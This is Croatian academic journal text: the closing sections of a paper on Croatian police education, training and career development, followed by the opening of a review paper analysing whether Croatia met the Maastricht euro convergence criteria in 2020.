Temeljnim obrazovanjem za zanimanje policajac smatra se:

- redovito srednjoškolsko obrazovanje kroz 3. i 4. razred Policijske škole (trenutno se ne izvodi),
- srednjoškolsko obrazovanje odraslih za zanimanje policajac,
- temeljni policijski tečaj.

Razvidno je da se temeljno policijsko obrazovanje provodi kroz srednjoškolsko obrazovanje odraslih, sukladno Zakonu o policiji, zakonu kojim se uređuje srednjoškolsko obrazovanje, zakonu kojim se uređuje strukovno obrazovanje odraslih, Pravilnikom o policijskom obrazovanju te Statutu Policijske akademije i Statutu Policijske škole „Josip Jović“.

Upravo je u tijeku natječaj, raspisan početkom ožujka ove godine, za upis polaznika/ica u Program srednjoškolskog obrazovanja odraslih za zanimanje policajac/policajka u 2020./2021. godini*.

Kandidati moraju zadovoljiti kriterij posebne psihičke i tjelesne zdravstvene sposobnosti te imati propisanu posebnu razinu tjelesne motoričke sposobnosti.

Kandidati moraju biti osobno dostojni za obavljanje policijske službe. Zanimljivo je da je kriterij osobne dostojnosti za kandidate, a ne dostojnost uže i šire obitelji kao relikat prošlosti, uveden s donošenjem Zakona o policiji sredinom ožujka 2011. godine. Do tada je cijelo vrijeme bio na snazi Zakon o unutarnjim poslovima naslijeđen iz starog sustava koji je od 1990. godine

* Zakon o policiji. Članak 7. stavak 2. Dostupno na: <https://www.zakon.hr/z/282/Zakon-o-policiji> (08.05.2020.)

* Zakon o policiji. Članak 85. Dostupno na: <https://www.zakon.hr/z/282/Zakon-o-policiji> (08.05.2020.)

* Dostupno na: <https://mup.gov.hr/vijesti/natjecaj-za-zanimanje-policajac-policajka-u-2020-2021-godini/286081> (08.05.2020.)

mijenjan i usklađivan sa zahtjevima novonastale demokratske hrvatske države. Kandidati za policijske službenike ne smiju biti članovi političke stranke. I ta je novela propisana s donošenjem Zakona o policiji* radi profesionalizacije i depolitizacije policijske službe u cjelini. Policijskim službenicima je zabranjeno političko djelovanje u Ministarstvu te se ne mogu kandidirati na državnim i lokalnim izborima. Na političkim skupovima u odori može nazočiti samo u slučaju da obavlja policijske poslove. Temeljem Zakona* „osoba koja se prima u policiju dužna je potpisati Izjavu o pravima i obvezama policijskog službenika“. U Izjavi, koja je definirana Pravilnikom*, osoba koja se prima u policiju između ostalog potpisuje da „nisam član niti jedne političke stranke i upoznat sam sa zabranom političkog djelovanja u Ministarstvu, kao i zabranom kandidiranja na državnim i lokalnim izborima“.

4.1. Visokoškolsko obrazovanje u hrvatskoj policiji

„Visoka policijska škola osnovana je i počela s radom akademske 1971./1972. godine u sklopu tadašnjeg Obrazovnog centra RSUP-a, danas Policijske akademije, desetak godina nakon srednje policijske škole. Visoka policijska škola jedna je od vodećih visokoškolskih ustanova za obrazovanje u znanstvenom polju sigurnosno-obrambenih znanosti u Republici Hrvatskoj, kojemu kao grana pripada kriminalistika“*. „Kriminalistika kao predmet obrazovanja i stručno-znanstvenog djelovanja Visoke policijske škole, čini ovu visokoškolsku ustanovu specifičnom i jedinstvenom u Hrvatskoj. Naime, pored Visoke policijske škole niti jedna druga visokoškolska institucija ne izvodi takav program u Republici Hrvatskoj“*. „Od svog osnivanja Visoka policijska škola provodi visokoškolsko obrazovanje, prije svega za potrebe policije, zainteresiranih djelatnika drugih tijela državne uprave, a od 1990. godine i studenata iz građanstva, što je prije bilo rijetkost“*. „U povijesti visokoškolskog policijskog obrazovanja ističe se 1990. godina kada je Viša škola za unutrašnje poslove preimenovana u Fakultet kriminalističkih znanosti, koji je izvodio dva studijska programa:

* Članak 47. stavak 7. Dostupno na: <https://www.zakon.hr/z/282/Zakon-o-policiji>. (10.05.2020.)

* Zakon o policiji. Članak 27. stavak 1. Dostupno na: <https://www.zakon.hr/z/282/Zakon-o-policiji>. (10.05.2020.)

* Pravilnik o sadržaju izjave osobe koja se prima u policiju i sadržaju podataka koje te osobe dostavljaju Ministarstvu unutarnjih poslova. Zagreb. Narodne novine. Broj 113/12.

*https://policijska-akademija.gov.hr/UserDocsImages/04_vps/strategija%20VPS.pdf. (12.05.2020.)

* Dostupno na: <https://policijska-akademija.gov.hr/o-nama-1383/1383> (12.05.2020.)

* Dostupno na: <https://policijska-akademija.gov.hr/o-nama-1383/1383> (14.05.2020.)

Studij za unutarnje poslove i Višu školu za unutarnje poslove. Izmjenama općih propisa o vrstama visokih učilišta u Republici Hrvatskoj 1994. Fakultet kriminalističkih znanosti se preimenuje u Visoku policijsku školu, koja je do 2005. godine izvodila programe za stjecanje više stručne sprema i program kojim se stječe visoka stručna sprema i naziv diplomirani kriminalist. Uz to, od 1999. do 2003. godine Visoka policijska škola izvodila je i sveučilišni program Kriminalistika u trajanju od osam semestara, kao i stručni poslijediplomski studij Nasilnički kriminalitet od četiri semestra^{“*}. „Od 2005. godine Visoka policijska škola izvodi studije usklađene s Bolonjskim sustavom visokoškolskog obrazovanja - stručni trogodišnji studij Kriminalistika, čijim se završetkom stječe 180 ECTS bodova, te diplomski specijalistički stručni studij Kriminalistika u trajanju od dvije godine, čijim se završetkom stječe 120 ECTS bodova^{“*}. „U listopadu 2016. osnovan je Centar za mentalno zdravlje Visoke policijske škole prema ideji i na inicijativu dr.sc. Ivane Glavine Jelaš, voditeljice Centra. S radom je započeo pod nazivom Psihološko savjetovanje Visoke policijske škole te je 8. ožujka 2019. Savjetovanje preimenovano u Centar za mentalno zdravlje Visoke policijske škole. Tri su osnovne djelatnosti Centra: znanstveno-istraživački rad, edukacija i pružanje psihološke pomoći. Psihološka pomoć pruža se studentima Visoke policijske škole - većinom policijskim službenicima. Znanstvena i edukacijska djelatnost na temu mentalnog zdravlja policajaca provodi se za potrebe Ministarstva unutarnjih poslova. Svojim radom Centar je doveo novi i proaktivni pristup brizi za mentalno zdravlje hrvatskih policajaca u Ministarstvo unutarnjih poslova^{“*}.

4.2. Cjeloživotno obrazovanje u policiji

Cjeloživotno obrazovanje u hrvatskoj policiji usklađeno je sa sustavom obrazovanja odraslih u Republici Hrvatskoj, odnosno sa postulatima cjeloživotnog učenja kao temeljnoj odrednici razvoja obrazovanja odraslih u svijetu. Sama organizacija, opseg i sadržaj cjeloživotnog obrazovanja koje se djelatno u najvećoj mjeri provodi na Policijskoj akademiji u Službi za stručno usavršavanje i specijalizaciju, prilagođena je organizacijski i u smislu potreba Ministarstvu unutarnjih poslova u cjelini a poglavito potrebama Ravnateljstva policije. Služba u kontinuitetu održava kontakte s praksom, uvažava mišljenja i prijedloge s terena u pogledu evaluacije modaliteta cjeloživotnog obrazovanja. Jedan manji dio cjeloživotnog

* Dostupno na: <https://policijska-akademija.gov.hr/visoka-policijska-skola/43> (14.05.2020.)

* Dostupno na: <https://policijska-akademija.gov.hr/o-nama-1383/1383> (14.05.2020.)

* Dostupno na: <https://pnuhp2018.wixsite.com/website-6?lightbox=dataItem-jvp2e7r11> (15.05.2020.)

obrazovanja provodi se unutar policijskih uprava i policijskih postaja, koji je sadržajno usmjeren u velikoj mjeri na operativno taktička načela i metode postupanja, odnosno standardne operativne procedure i postupke u obavljanju policijskih poslova. Služba za stručno usavršavanje i specijalizaciju prati i implementira u praksu unaprjeđenja cjeloživotnog obrazovanja koja uvode slične službe u Europi i svijetu, te u tom pogledu ostvaruje zapaženu međunarodnu suradnju.

Prema Pravilniku* „policijski službenici obvezni su završiti odgovarajuće programe specijalizacije, stalno se osposobljavati i usavršavati sukladno s opisima poslova, potrebama i uvjetima radnog mjesta na koje su raspoređeni“.

Specijalizacija policijskih službenika kroz sustav cjeloživotnog obrazovanja odnosi se na specijalizaciju dijela policijskih poslova, npr. prometne policije, kako bi policijski službenici u obavljanju policijskih poslova bili što efikasniji. O potrebi za specijalizacijom policijskih službenika ponajbolje govori činjenica da policijski službenici u svom radu primjenjuju ne samo temeljne propise iz domene policije, nego i stotinjak drugih zakonskih i podzakonskih akata koja sadrže odredbe o postupanju policije. Specijalizacija policijskih službenika uobičajeno se provodi putem tečajeva (osnovni tečaj prometne policije ili osposobljavanje za vršenje očevida, tečaj granične policije, tečaj pomorske policije, tečaj za detektive, tečaj za kontakt policajce, itd., gotovo četrdesetak tečajeva) čijim završetkom polaznici tečaja polažu ispit pred ispitnim povjerenstvom u kojem prevladavaju policijski službenici iz policijske prakse. Specijalizacija policijskih službenika, a sukladno općoj podjeli rada policije, podijeljena je u tri osnovna područja, i to:

- Područje policije (temeljne i prometne),
- Područje granične policije (granične, pomorske i aerodromske),
- Područje kriminalističke policije (očevidi i kriminalistička istraživanja).

Stručno usavršavanje je permanentno obrazovanje kako bi unaprijedili kompetencije koje su neophodne za obavljanje poslova na pojedinom radnom mjestu kao najužoj organizacijskoj jedinici. Stručno usavršavanje provodi se putem tečajeva, seminara, stručnih savjetovanja, predavanja, dopunskog stručnog usavršavanja, policijskog treninga, informatičkih tečajeva i tečajeva stranog jezika. Ovdje je bitno napomenuti kako i nastavnici koji predaju na Policijskoj školi, Visokoj policijskoj školi ili u Odjelu za stručno usavršavanje svake godine u trajanju od pet dana odrađuju

* *Pravilnik o policijskom obrazovanju. Članak 6. stavak 4. Zagreb. Narodne novine. Broj 113/12.*

praksu u operativnim službama policije ovisno o području kojim se bave. Obvezno stručno usavršavanje policijskih službenika provodi se kroz dopunsko stručno usavršavanje i policijski trening, a odnosi se na upoznavanje sa promjenama u normativnom smislu, promjenama u pogledu policijske taktike i metodike postupanja. Stručno usavršavanje policijskih službenika provodi se na dvije razine: centralizirano na nivou Ministarstva unutarnjih poslova za složenije oblike usavršavanja i decentralizirano na nivou policijskih uprava za manje složene oblike usavršavanja. Stručno osposobljavanje policijskih službenika obvezno je u situacijama kada dolazi do promjene sistematizacije radnih mjesta, odnosno dolazi do povećanje opsega posla na istom radnom mjestu unutar iste obrazovne razine. Stručno osposobljavanje prvenstveno je usmjereno na menadžersku strukturu u policiji (seminari za policijske rukovoditelje najviše, srednje i najniže razine), osposobljavanje mentora, predavača i instruktora.

4.3. Planiranje i razvoj karijere u policiji

Planiranje i razvoj karijere policijskih službenika usko je povezan sa obrazovanjem, stručnim usavršavanjem i osposobljavanjem te stjecanjem policijskih zvanja. Naime, svako menadžersko radno mjesto u sustavu policije, ali i sva druga radna mjesta, sistematizirano je po više različitih osnova. Pored stupnja obrazovanja potrebno je zadovoljiti i kriterije koji se odnose na iskustvo odnosno položeno ili stečeno odgovarajuće policijsko zvanje. Stoga svaki policijski službenik prilikom stupanja u policijsku službu može promišljati o razvoju policijske karijere.

Donošenjem Zakona o policiji, a u skladu s najboljim standardima razvijenih zemalja, transparentno su utvrđeni kriteriji napredovanja u policijskoj službi kao temelj za upravljanje karijerom policijskih službenika. Slobodna radna mjesta policijskih službenika, rukovodećih (zamjenika glavnog ravnatelja, načelnika policijskih uprava i načelnika policijskih postaja) kao i ostala slobodna radna mjesta popunjavaju se putem internog oglasa. Ukoliko niti jedan kandidat ne zadovolji kriterijima za raspored na rukovodeće radno mjesto isto se može popuniti privremenim premještajem i to ne duže od 6 mjeseci. „Upravljanje karijerom je proces kojim organizacija izabire, ocjenjuje, razmješta i razvija zaposlenike da bi osigurala pool (bazen) kvalificiranih ljudi koji će zadovoljiti njezine buduće potrebe“. (Sikavica, P., 2008.) S obzirom na transparentno napredovanje u policijskoj službi svaki policijski službenik može sačiniti karijerni plan. Dobar karijerni plan mora prvenstveno početi od subjektivnih komponenti svakog pojedinca koje se odnose na stečene kompetencije kroz obrazovanje, stečeno radno iskustvo, vladanje određenim vještinama, osobine ličnosti te preferencije svake osobe. Karijerni plan je stoga osobno promišljanje

budućnosti u organizaciji iz kojeg se nameću ciljevi koje želimo postići kroz karijeru. Međutim, ciljevi koje želimo postići (radna mjesta) determinirani su faktorima koje je potrebno zadovoljiti. Stoga svaki plan karijere uključuje stjecanje određenih znanja i vještina kroz određeno vrijeme kako bi u datom trenutku mogli kandidirati za slobodno radno mjesto odnosno biti unaprijeđeni.

5. ZAKLJUČAK

Tendencija da se policijski poslovi obavljaju na razini profesije – policijske struke, postaje jedan od značajnih i najtransparentnijih elementa policijskog obrazovanja, stručnog osposobljavanja i usavršavanja. Ova znakovitost, nužan sadržaj funkcije, može i mora osigurati djelotvornost i učinkovitost policijske službe, poglavito onog dijela koji je orijentiran na onaj dio posla koji je od najvećeg interesa svekolike hrvatske javnosti. To su prije svega prevencija i represija kriminaliteta te ovladavanje sigurnosnim pojavama kako bi postigli zadovoljavajuće stanje sigurnosti u državi. Ostvarivanje tog cilja policijske službe stoga nužno zahtjeva da sadržaj policijske funkcije bude utemeljen na zakonitosti, etici i stručnoj osposobljenosti policijskih službenika. U tom smislu Zakon o policiji „jamči policijskim službenicima pravo na profesionalni razvoj u policijskoj službi, izgradnju karijere, koji se odvija kroz kontinuirano obrazovanje i stručno usavršavanje temeljeno na načelu cjeloživotnog obrazovanja te kroz napredovanje u službi stjecanjem viših policijskih zvanja“. Svaki policijski službenik po ulasku u policijsku službu mora objektivno sagledati mogućnosti razvoja osobne karijere i u skladu s tim permanentno se dodatno obrazovati, usavršavati i završavati stečena znanja, te sukladno propisanim uvjetima stjecati viša policijska zvanja. Sustav policijskog obrazovanja u Republici Hrvatskoj ukorak je s najnaprednijim sustavima u Europi i svijetu. Permanentno se evaluiraju svi oblici policijskog obrazovanja kako bi bili u skladu sa zahtjevima i potrebama policijske prakse, a istovremeno svi nastavnici koji sudjeluju u procesu policijskog obrazovanja obvezni su završavati praktična iskustva. Kriminalistika, kao okosnica policijskog posla, je prvenstveno empirijska disciplina koja kroz interdisciplinarnu znanstvenu spoznaju postavlja temelje policijske taktike i metodike u obavljanju policijskih poslova. Mogućnosti napredovanja u policiji, koje je transparentno uređeno, predstavlja bitan nematerijalni motivirajući faktor za sve policijske službenike. Upravo je mogućnost napredovanja visoko na listi motivirajućih faktora policijskih službenika, odnosno onih faktora koja utječu na posvećenost poslu.

LITERATURA

1. Buble, M., 2010. Menadžerske vještine. Zagreb: Sinergija.
2. Čupurdija, M., Moslavac, B., Balog, A., Vidanec, D. 2019. Upravljanje ljudskim potencijalima i radni odnosi. Rijeka: Libertin naklada.
3. Đurić, M., 1987. Sociologija Maksa Vebera. Zagreb: Naprijed.
4. Horvat, A., 2020. Cjeloživotno obrazovanje i razvoj karijere u funkciji efikasnosti zaposlenika. Specijalistički diplomski rad. Zapresić: Veleučilište Baltazar Zapresić.
5. Jurina, M., Jurković, S., Pušeljčić, M., 1999. Elementi organizacije policije. Zagreb: Ministarstvo unutarnjih poslova Republike Hrvatske.
6. Marić, I., 2018. Menadžment neprofitnih organizacija. Zagreb: Ekonomski fakultet u Zagrebu.
7. Obradović, V., Samardžija, J., Jandrić, J., 2015. Menadžment ljudskih potencijala. Zagreb: Plejada.
8. Perko Šeparović, I., 2006. Izazovi javnog menadžmenta. Dileme javne uprave. Zagreb: Golden marketing – tehnička knjiga.
9. Policija: hrvatska sigurnost i sigurna budućnost, 2017. Zagreb: Ministarstvo unutarnjih poslova. Služba za odnose s javnošću.
10. Sikavica, P., Bahtijarević-Šiber, F., Pološki Vokić, N., 2008. Temelji menadžmenta. Zagreb: Školska knjiga.
11. Šonje, J., 2000. Rječnik hrvatskog jezika. Zagreb: Školska knjiga

**ANALIZA NOMINALNIH KRITERIJA KONVERGENCIJE ZA
UVOĐENJE EURA U HRVATSKOJ, STANJE I PERSPEKTIVE PRED
SLJEDEĆI IZVJEŠTAJ O KONVERGENCIJI EUROPSKE KOMISIJE I
EUROPSKE CENTRALNE BANKE 2020.GODINE**

**ANALYSIS OF THE NOMINAL CONVERGENCE CRITERIA FOR
THE INTRODUCTION OF THE EURO IN CROATIA, STATE AND
PERSPECTIVES BEFORE THE NEXT REPORT ON THE
CONVERGENCE OF THE EUROPEAN COMMISSION AND THE
EUROPEAN CENTRAL BANK IN 2020**

Pregledni znanstveni članak

*Prof. VŠ dr. Haris Šarganović**

Sažetak

Rad analizira nominalne kriterije konvergencije koji podrazumijevaju stabilnost cijena, javne financije, stabilnost deviznog tečaja, dugoročne kamatne stope. Član 140. stav 1. Ugovora o funkcioniranju EU, zahtijeva od Europske Komisije i Europske centralne banke da najmanje jednom svake dvije godine, izvještavaju Vijeće o napretku kojeg su države članice realizirale, kada je u pitanju ispunjavanje njihovih obaveza za ulazak u ekonomsku i monetarnu uniju. Posljednji izvještaj o konvergenciji donešen je 2018.godine. Rad je inspirisan nastojanjem da ocjeni stanje konvergencije Republike Hrvatske i da bude relevantna analiza za sljedeći izvještaj Europske Komisije i Europske centralne banke koji sljedi u tekućoj 2020.godini, što je i osnovni cilj analize. U radu je korišten kvalitetan istraživački pristup sa fokusom na primjenu Desk analize. Kao zaključak, može se konstatovati da će tečaj po kojem će se mjenjati kuna za euro kretati na nivou tečaja od oko 7,42195. Analiza je došla do zaključka da Republika Hrvatska ne ispunjava sva 4 nominalna kriterija konvergencije propisana Ugovorom iz Maastrichta i da ne ispunjava sve uvjete za ulazak u eurozonu, odnosno preuzimanje eura kao valute, uzmemo li u obzir da nije pristupila ERM-2.

Ključne riječi: kriterij konvergencije, ekonomska i monetarna unija, Republika Hrvatska, stabilnost cijena, javne financije, stabilnost deviznog tečaja, dugoročne kamatne stope.

** Visoka škola "CEPS – Centar za poslovne studije" u Kiseljaku (www.ceps.edu.ba), e-mail: haris.sarganovic@ceps.edu.ba*

Abstract

The paper analyzes the nominal convergence criteria which include price stability, public finances, exchange rate stability, long-term interest rates. Article 140 (1) of the Treaty on the Functioning of the EU requires the European Commission and the European Central Bank to report to the Council at least once every two years on the progress made by Member States in meeting their economic and monetary obligations before they enter the EMU. The last convergence report was adopted in 2018. The paper is inspired by the effort to assess the state of convergence of the Republic of Croatia and to make a relevant analysis on the next report of the European Commission and the European Central Bank that follows in the current 2020, which is the main goal of the analysis. The paper uses a quality research approach with the focus on the application of Desk analysis. In conclusion, it can be stated that the exchange rate at which the kuna will exchange for the euro will move at the exchange rate level of about 7.42195. The analysis concluded that the Republic of Croatia does not meet all 4 nominal convergence criteria prescribed by the Maastricht Treaty and does not meet all the conditions for joining the euro zone, meaning adopting the euro as a currency, given that it has not joined ERM-2.

Key words: convergence criteria, economic and monetary union, Republic of Croatia, price stability, public finances, exchange rate stability, long - term interest rates.

1. UVOD

Član 140. stav 1. Ugovora o funkcionisanju EU, zahtijeva od Europske Komisije i Europske centralne banke da najmanje jednom svake dvije godine ili na zahtjev države članice koja još nije ispunila neophodne uvjete za uvođenje eura, izvještavaju Vijeće o napretku kojeg su države članice realizirale, kada je u pitanju ispunjavanje njihovih obaveza za ulazak u ekonomsku i monetarnu uniju*.

U slučaju Hrvatske, ova analiza mora provjeriti dali je Hrvatska postigla visok stepen održive konvergencije u odnosu na kriterije konvergencije.

Država kandidat za ulazak u europsku i monetarnu uniju mora zadovoljiti sljedeće kriterije (Radošević, 2012):

1. Kriterij 1. – stabilnost cijena (inflacijski kriterij).

* http://www.azzk.me/1/doc/Ugovor_o_funkcionisanju_EU.pdf

Država kandidat mora ostvariti prosječnu stopu inflacije koja mjerena indeksom HICP* ne prelazi 1,5 % poen prosječnu stopu inflacije od 3 države EU sa najnižim inflacijama, tj. prosječna stopa inflacije u 3 države EU sa najnižom inflacijom plus 1,5 % poen.

2. Kriterij 2. – stabilnost javnih (državnih) financija (fiskalni kriterij).

Država kandidat mora ostvariti budžetski deficit manji od 3% BDP-a i javni dug manji od 60% BDP-a.

3. Kriterij 3. – stabilnost deviznog tečaja (tečajni kriterij).

Država kandidat se mora pridružiti tečajnom mehanizmu ERM-2 i da joj u posljednje dvije godine prije ulaska u eurozonu nije devalvirala nacionalna valuta, odnosno omogućuje fluktuaciju tečaja do 15%. To znači da država kandidat mora postići da se stabilnost tečaja odnosno fluktuacija eura i nacionalne valute kreće u okviru dogovorenih granica tečajnog mehanizma (ERM-2) u periodu od dvije godine u odnosu na godinu provjere.

4. Kriterij 4. – stabilnost dugoročnih kamatnih stopa (kamatni kriterij).

Država kandidat mora osigurati da njene dugoročne (desetogodišnje) nominalne kamatne stope na državne obveznice ne mogu biti veće od 2% poena u odnosu na prosjek 3 države EU sa najnižom inflacijom, tj. prosječna kamatna stopa u tri države EU sa najnižom inflacijom plus 2% poena.

4. KRITERIJ 1. – STABILNOST CIJENA

Kriterij 1. – stabilnost cijena, definisan je u članku 140. stav 1. prvoj alineji UFEU*, u kojem se navodi: “Postizanje visokog stupnja stabilnosti cijena (...) bit će vidljivo iz stope inflacije koja je bliska onoj koju postižu tri zemlje s najstabilnijim cijenama.”*

Stabilnost cijena definisao je i Ugovor iz Maastrichta u članku 121. stav 1. i odnosi se na približnu prosječnu stopu inflacije tri zemlje EU koje bilježe najnižu stopu inflacije, promatrano godinu dana prije ispitivanja.

Ono što je vrlo bitno naglasiti jeste da među države sa najnižom stopom inflacije ne ulaze one države koje su ostvarile negativnu stopu inflacije, odnosno one države koje su imale deflaciju. Isto tako, treba naglasiti da one države sa deflacijom odnosno negativnom inflacijom ne smatraju se državama koje ne ispunjavaju ovaj kriterij, stabilnosti cijena, kao što je slučaj Litve u konvergencijskom izvještaju iz 2004.godine* (Faulend, et.al, 2005).

* engl. *Harmonised Index of Consumer Prices*, kraće *HICP* - harmonizirani indeks potrošačkih cijena

* Ugovor o funkcioniranju Europske Unije - UFEU


* <https://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2018:0370:FIN:HR:PDF>

* Vidi detaljnije u [http://aei.pitt.edu/95143/1/SEC_\(2004\)_1268.pdf](http://aei.pitt.edu/95143/1/SEC_(2004)_1268.pdf)

Istraživanja su dovela do saznanja da je tokom protekle 2019.godine prosječna stopa inflacije iznosila 0,26%.

Kako se može vidjeti iz sljedećeg grafikona koji je i posljednji dostupni podatak do pisanja ovog rada, izuzmemo li Portugal koji je imao negativnu stopu inflacije, odnosno, koji je imao deflaciju od -0,7%, tri zemlje sa najnižom prosječnom stopom inflacije u 2019.godini bile su: Cipar (0,1%), Italija (0,3%) i Danska (0,4%). Prosječna stopa inflacije te tri zemlje je 0,26%.

*Grafikon 1.: Godišnje stope inflacije u julu 2019. godine, uzlaznim redoslijedom**

Referentna stopa inflacije prema kojoj se određuje ispunjavanje prvog kriterija konvergencije se računa na način da se prosječnoj stopi inflacije koja iznosi 0,26% doda 1,5% poen inflacije. Proizilazi da je referentna stopa inflacije iznosila 1,76%.

Ovaj inflacijski kriterij je određen zbog postojanja straha da će europska i monetarna unija u budućem periodu biti sklona visokim stopama inflacije, na čemu je posebno insistirala Njemačka zbog bojaznosti od stvaranja visokih stopa inflacije koje su imale u prošlosti. Osim toga, stabilne cijene i niska stopa inflacije su preduvjet za stabilan ekonomski rast.

Prosječna stopa inflacije se mjeri indeksom potrošačkih cijena, tj. HICP engl. Harmonised Indeks of Consumer Prices, kojeg su osmislili stručnjaci iz nacionalnih centralnih banaka država članica EU, Europske centralne banke, Europske komisije, te stručnjaci nacionalnih statističkih institucija (Faulend, et al., 2005).

Pored svoje osnovne namjene indeks potrošačkih cijena se koristi i za komparaciju kretanja stope inflacije sa drugim državama.


*<https://ec.europa.eu/eurostat/documents/2995521/9984108/2-17072019-AP-EN.pdf/e507c971-54f9-4c0f-96d6-d619a8a912aa>

Međutim, nacionalni indeksi potrošačkih cijena država članica međusobno se razlikuju prema njihovoj metodologiji, konceptu te praktičnoj primjeni. Uzmemo li to u obzir, indeks potrošačkih cijena (HICP) kao instrument komparacije kretanja stope inflacije sa drugim državama nije u potpunosti siguran.

Upravo zbog te diferentnosti prije svega u metodologiji i praktičnoj primjeni, Eurostat je rješenje vidio u neophodnosti harmoniziranja indeksa potrošačkih cijena, u cilju harmonizacije metodologije izračuna čime bi se obezbijedio visok stepen harmonizacije, pouzdanosti, pravovremnosti i komparacije. Zadatak Eurostata je da izrađuje harmonizirane indekse potrošačkih cijena HICP država članica i da ih objavljuje jednom u mjesec dana. Državne HICP izrađuju državne statističke agencije. Država kada postane stalnom članicom EU, tada njen HICP bude usklađen sa HICP preostalih država članica EU (Faulend, et al., 2005).

Država kandidat mora ostvariti prosječnu stopu inflacije koja mjerena indeksom HICP ne prelazi 1,5 % poen prosječnu stopu inflacije od 3 države EU sa najnižim inflacijama, tj. prosječna stopa inflacije u 3 države EU sa najnižom inflacijom plus 1,5 % poen. Kako se može vidjeti u sljedećem grafikonu, prosječna stopa inflacije Hrvatske u 2019. godini iznosila je 0,76%, što je manje za 1% u odnosu na referentnu stopu inflacije koja iznosi 1,76%. U skladu sa tim, može se zaključiti da Hrvatska ispunjava prvi inflacijski kriterij, stabilnost cijena.

*Grafikon 2: Stopa inflacije u Republici Hrvatskoj u 2019 .godini**

* <http://www.tradingeconomics.com/croatia/inflation-cpi>

Oprečna su stajališta mnogih ekonomista u brojnim ekonomskim literaturama i znanstvenim člancima kada je u pitanju mogućnost da se stabilnost cijena, odnosno inflacijski kriterij učini malo prilagodljivijim kandidatskim zemljama kako bi se istim dala mogućnost za umjereno dijelovanje na nacionalnu ekonomiju. Sve države članice Europske i monetarne unije su međusobno različite prije svega u pogledu ekonomske razvijenosti, što je posljedica uticaja dejstva različitih fleksibilnih varijabli. Upravo zbog toga nije moguće odrediti unificiran tečaj koji bi odgovarao svim državama članicama i kandidatima EMU i kojeg bi one trebale prihvatiti. Kompleksnost ovom kriteriju inflacije, stabilnosti cijena, pridaje činjenica da se od država članica koje se nalaze na različitom stepenu ekonomskog razvoja, i od onih koje su na visokom nivou ekonomskog razvoja, i od onih država koje su na niskom nivou ekonomskog razvoja, zahtijeva da imaju identičnu stopu inflacije.

Dosadašnja brojna iskustva zemalja u razvoju su dokazala da su u cilju ostvarenja veće stope ekonomskog rasta i približavanja razvijenim zemljama za posljedicu imali veću stopu inflacije. S tim u vezi, zemljama kandidatima u EMU koje imaju ubrzan ekonomski rast i čiji je nivo cijena ispod prosjeka EMU, tim državama bi se trebao do određenog nivoa dopustiti veća stopa inflacije koja nastaje kao posljedica tog ubrzanog ekonomskog rasta.

Države kandidati u EMU bi u cilju sustizanja razvijenih zemalja mogle održavati nisku stopu inflacije primjenom restriktivnih mjera fiskalne i monetarne politike. Međutim, kao što je opće poznato posljedica tog djelovanja bi bio gubitak konkurentnosti na međunarodnom tržištu kao posljedica nastale aprecijacije nominalnog deviznog tečaja, što bi opet za posljedicu imalo nižu stopu zaposlenosti (Bilas, 2005).

4. KRITERIJ 2. – STABILNOST JAVNIH (DRŽAVNIH) FINACIJA

Kao i prethodni kriterij i kriterij 2. stabilnost javnih (državnih) financija definisan je Ugovorom o funkcionisanju EU u članku 140. stavka 1. alineja 2. u kojem je navedeno: "da će održivost stanja javnih financija biti vidljiva iz proračuna države koji neće biti u prekomjernom deficitu"*.

Maastrichtski Ugovor je definisao efikasnu fiskalnu politiku i odredio da je to ona politika koja nema prekomjeran deficit, konkretno (Faulend, et al., 2005):

- a) Budžetski deficit: udio budžetskog deficita u BDP-u ne smije prelaziti 3% na kraju prethodne godine. U suprotnom slučaju, dozvoljena su kratkotrajna i minimalna odstupanja iznad 3%.

* <https://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2018:0370:FIN:HR:PDF>

- b) Javni (državni) dug: udio državnog (javnog) duga u BDP-u ne smije prelaziti 60% na kraju prethodne godine. U suprotnom slučaju, državni dug mora imati silaznu putanju približavanja referentnoj vrijednosti.

Fiskalni kriterij, odnosno kriterij javnih (državnih) financija se sastoji od dva pod kriterija, to su: budžetski deficit i javni dug.

